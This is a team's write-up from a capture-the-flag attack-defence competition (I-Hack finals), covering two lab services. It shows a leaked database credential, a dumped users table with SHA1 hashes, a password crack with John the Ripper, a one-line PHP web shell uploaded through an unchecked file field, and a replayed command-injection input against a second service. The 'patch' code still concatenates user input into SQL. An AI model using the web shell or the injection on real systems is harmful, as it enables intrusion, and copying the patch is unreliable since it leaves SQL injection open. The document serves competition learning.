

I-HACK FINAL ROUNDS WRITEUP

BUDAK PULUHAN (UNISEL)

Team Members :

Muhammad Firdaus bin Amran
Muhammad Shariff bin Umar
Muhammad Hazmi bin Abdul Basik

I-Hack Final Rounds Writeup

1. Readlyst Port 80

Browse to the `/var/www/html` and you will find a **readyst** folder. Inside the folder you will find various kinds of file such as registration, login, update etc.

We could see that the registered password is stored in **SHA1** which is unsafe.

File Actions Edit View Help

GNU nano 6.2 register.php

```
header("Location: /register.php");
exit();
} else if(empty($email)) {
    $_SESSION['message'] = "Email is required";
    header("Location: /register.php");
    exit();
} else {
    $sql = "SELECT username, email FROM users WHERE username = '$username' OR em>
    $result = mysqli_query($conn, $sql);
    mysql_debug($result,$conn);
    if (mysqli_num_rows($result) ≥ 1) {
        $_SESSION['message'] = "Username or email already taken";
        header("Location: /register.php");
        exit();
    } else {
        $password_hashed = sha1($password);
        $sql = "INSERT INTO users (username, password, email, role) VALUES (>
        $result = mysqli_query($conn, $sql);
        mysql_debug($result,$conn);
        $_SESSION['message'] = "Account Created!";
        header('Location: /index.php');
    }
}
```

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^N Replace ^U Paste ^J Justify ^/ Go To Line

Then, we browse into **includes** folder and we found **config.php** which have the details to database connection.

File Actions Edit View Help config.php

```
GNU nano 6.2
<?php
$sname= "localhost";
$uname= "readlyst";
$password = "P@ssw0rd";
$db_name = "readlyst";

$conn = mysqli_connect($sname, $uname, $password, $db_name);

if (!$conn) {
    echo "Connection failed!";
}

if (isset($_COOKIE['debug'])) {
    if ($_COOKIE['debug'] = "true" || $_COOKIE['debug'] = 1) {
        ini_set('display_errors', 1);
        ini_set('display_startup_errors', 1);
        error_reporting(E_ALL);
    }
}

[ File 'config.php' is unwritable ]
```

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute me ^C Location 245 KB
^X Exit ^R Read File ^A Replace ^U Paste ^J Justify ^/ Go To Line

Next, we tried to register an account on the website. It was successful and I was able to put anything other than emails in the email field. (**No validation**)

Then, we tried logging in to **mysql** using the stated credentials inside **config.php**. We found a table named **users** and tried to take a look at it. We use ‘`select * from users`’ to fetch the users data inside the table.

user_id	email	username	password	role
1	alwyn.hamilton@readlyst.io	Alwyn Hamilton	96ebe55cd812fd88ed1f745fb9e4f9edbd7cae47	1
2	sarah.j.maas@readlyst.io	Sarah J. Maas	f0a44085fded15a769a8034a4801f549e9ccb694	1
3	stephanie.garber@readlyst.io	Stephanie Garber	2c23fc9d30a4d18a1ab435b9e76b2a3bc670255f	1
4	paula.hawkins@readlyst.io	Paula Hawkins	d257230e5c704cd61fe6d381b7538a5cbcd3efb	1
5	ginny.myers.sain@readlyst.io	Ginny Myers Sain	1b699577626c720ce9045ba058a516b2740f35a	1
6	zoraida.cordova@readlyst.io	Zoraida C. 'rdova	5214ec49ffff100e8a53ea1ec24048589cc3e6a	1
7	fabio.moretzsohn@readlyst.io	Fabio Moretzsohn	051fc1d3267b57e9bd504bd7f8a7cd1fb9e071	1
8	ayana.gray@readlyst.io	Ayana Gray	3ab7476fa7f19ab0790c199765765e1977f010ac	1
9	jennifer.l.armentrout@readlyst.io	Jennifer L. Armentrout	1514a4ce4e9c1180291c737fa7a0d55f1c780ace5	1
10	holly.black@readlyst.io	Holly Black	671f0d7859ebf75991ac3b701459862d89477e9a	0
11	gavin.camphell@mail.com	Gavin Campbell	528bfbe1bd84c3a5bccefb693296798cf3547b34	0
12	catherine.hughes@mail.com	Catherine Hughes	98324050748cb87a6c7bc40d6a4ec18ffcc78e5	0
13	joseph.miller@mail.com	Joseph Miller	f2ce73324ad23c29d3bb0b8185308ac6db04c599	0
14	alex.anderson@mail.com	Alex Anderson	c7d5a6acdcd9086da0cac1fd9299145d9e5fd0	0
15	andrew.barnes@mail.com	Andrew Barnes	211f835d5dbear69514cc837578a694d599d38b	0
16	kamila.kim@mail.com	Kamila Kim	cb19e7b614ddafffb01d84ce5bd90b1216a3502	0
17	christina.smith@mail.com	Christina Smith	2d05e179edb3f031a06045a6554c2d62ea6d08b4	0
18	anthony.thompson@mail.com	Anthony Thompson	06875fe1f1bbf53284ca183e2f227abc5fc505c	0
19	sandra.morris@mail.com	Sandra Morris	cc563ebab58e72b248a144e637ba4742acd321e20	0
20	jonathan.perkins@mail.com	Jonathan Perkins	e11d076eeff3b1c50a60fba475317813b473384cb	0
21	vicevirus@kali.org	dad	8e545e1c31f91f777c894b3bd2c2e7d704cc99dd	0
22	vicevirus@kali.org	jsj1	e3a7fc122d19f4b2b645cd344d8a2318e2601c2	0
23	test	John finds the password test	a94a85fe5ccb19ba31c4c8873d391e987982fbdd3	0

What we found was the user that we have created existed in the database. And the column **role** looks interesting. We took the chance to get one of the **password** stored in the database and tried to run bruteforce using **john the ripper** with **rockyou wordlist**.

We took [fabio.moretzsohn@readlyst.io](#) password for this one.

```
vicevirus@kali:~
```

```
File Actions Edit View Help
```

```
File "/home/vicevirus/script.sh", line 16
    for cipher in "${ciphers[@]}"; do

```

```
SyntaxError: invalid syntax
```


```
(vicevirus㉿kali)-[~]
$ ls
capture          Documents      flag.txt    Pictures   script.sh  test.txt
'capture ngrep.txt'  Downloads    lse.sh     Postman   sha.txt   Videos
Desktop          dump-19.pcap  Music      Public    Templates
```

```
(vicevirus㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-sha1 sha.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
password0123      (?)
1g 0:00:00:00 DONE (2022-12-19 14:12) 16.66g/s 10053Kp/s 10053Kc/s 10053KC/s password12345678
90..password009
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.
```

```
(vicevirus㉿kali)-[~]
```

And we found a match for the **SHA1** stored password.

Then, we tried logging in to the website and it was successful.




We explored almost every part of website and we found an interesting place for us to upload an **RCE payload**.

A screenshot of a 'Edit book' form on the ReadList website. The form has a title 'Edit book' and a preview image of a book titled 'THE BOOK OF SHELLS'. The book description field contains placeholder text about shells. There is a file upload section for a new book cover. At the bottom are three buttons: 'Delete Book' (red), 'Update' (blue), and 'Unpublish'.


We found that **author/books/update.php** does not check for file extensions or MIME. It will allow any file to be uploaded to the server. In this case, we crafted a payload and uploaded a **.php** file through the **upload** field to the server.

```
1 <?php echo "pre" . shell_exec($_GET["cmd"]) . "</pre>; ?>
```

And done! We have successfully uploaded the **payload** to the server.



We could access our payload through `/cover/` folder and send `get` request for `/var/flag` execution. And we found the **flag**!



Remedy / Patch

Updated the code with **file type** exclusion.

```
Screenshot 2022-12-20_07_43_41.png: $file = basename($_FILES['cover'][0]['name']);
$file = strtolower(str_replace(' ', '-', $file));
$ext = $_FILES['cover'][0]['name'];
Screenshot 2022-12-20_07_43_41.png: $allowed_file_types = array(IMAGETYPE_JPEG, IMAGETYPE_PNG);
$detecte..._file_type = exif_imagetype($_FILES['cover'][0]['tmp_name']);

Screenshot 2022-12-20_07_43_41.png: if (!in_array($detecte..._file_type, $allowed_file_types)) {
    $_SESSION['message'] = "cover upload failed";
    header("Location: /author/books/update.php?id=$book_id");
    exit();
} else {
    if(move_uploaded_file($_FILES['cover'][0]['tmp_name'], $dir . $file)) {
        $book_title = $_POST['title'];
        $book_desc = $_POST['book_desc'];
        $sql = "UPDATE books SET title = '$book_title', description = '$book_desc', cover = '$file'";
        $result = mysqli_query($conn, $sql);
        mysql..._debug($result,$conn);
        $_SESSION['message'] = "test";
        header("Location: /author/index.php");
        exit();
    }
}
```

\$allowed_file_types stated above will only allow JPEG and PNG to be uploaded.
\$detecte..._file_type will check what kind of file to be uploaded.

If the file is not in the **allowed file types**, they will not be uploaded.

We use the **payload** uploaded to use the '`cp`' command to copy `patch.php` file from `/cover/` folder to replace `../author/books/update.php`.

`'cp patch.php ..author/books/update.php'`


2. **PassBook Port 9090 (Unintended solution)**

The way we found this flag is by sniffing the network of players trying to attack our server. We set up a **tcpdump** pipe to write **.pcap** file directly onto our own laptop.

```
vicevirus@vicevirus-MacBook-Air ~ % tcpdump -i ens160 -w - not port 22 | \ ssh  
root@192.168.10.136 tcpdump -r - -w -w /home/vicevirus/Downloads/tulip/services/  
test_pcap/capture_%H_%M.pcap -G 3600 -l -vvv -s 0 -Z root
```

This line of command is quite unsafe because we are using our **root** directly to write files locally from outside.

We analyzed the packet captured using **tulip**. And we found attacks toward our port 9090. From there, we learned that to get the flag we just have to input the correct words.



Then, we tried to run our own attacks replicating what the attacks before did.

The screenshot shows a terminal window titled "vicevirus@kali: ~". The window has a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the menu is a complex exploit payload. A portion of the payload is highlighted in purple, showing a sequence of characters including slashes, brackets, and parentheses. The text "HealthCheck" is visible within the payload. At the bottom of the terminal, there is a message: "Would you like to open the Grimoire?". Below this message, the terminal displays several log entries from a program named "Grimoire". These entries include:

- [INF] Please enter your password sire : Fabio Moretzsohn
- [YAY] The password is correct!
- [GRT] Welcome Sir!
- [LST] Caraval The Book of Shells
- [LST] Legendary Beasts of Prey
- [LST] Finale The Queen of Nothing
- [INF] Please enter the book that you wish to read : ;/var/flag
- /usr/bin/cat: books/: Is a directory
- 1671482159.RdcwEbxlmKG9uf72Th6qD5A4ti87NSeExmMCPP54d/8=

The prompt at the bottom of the terminal is "\$".

And we found the **flag**!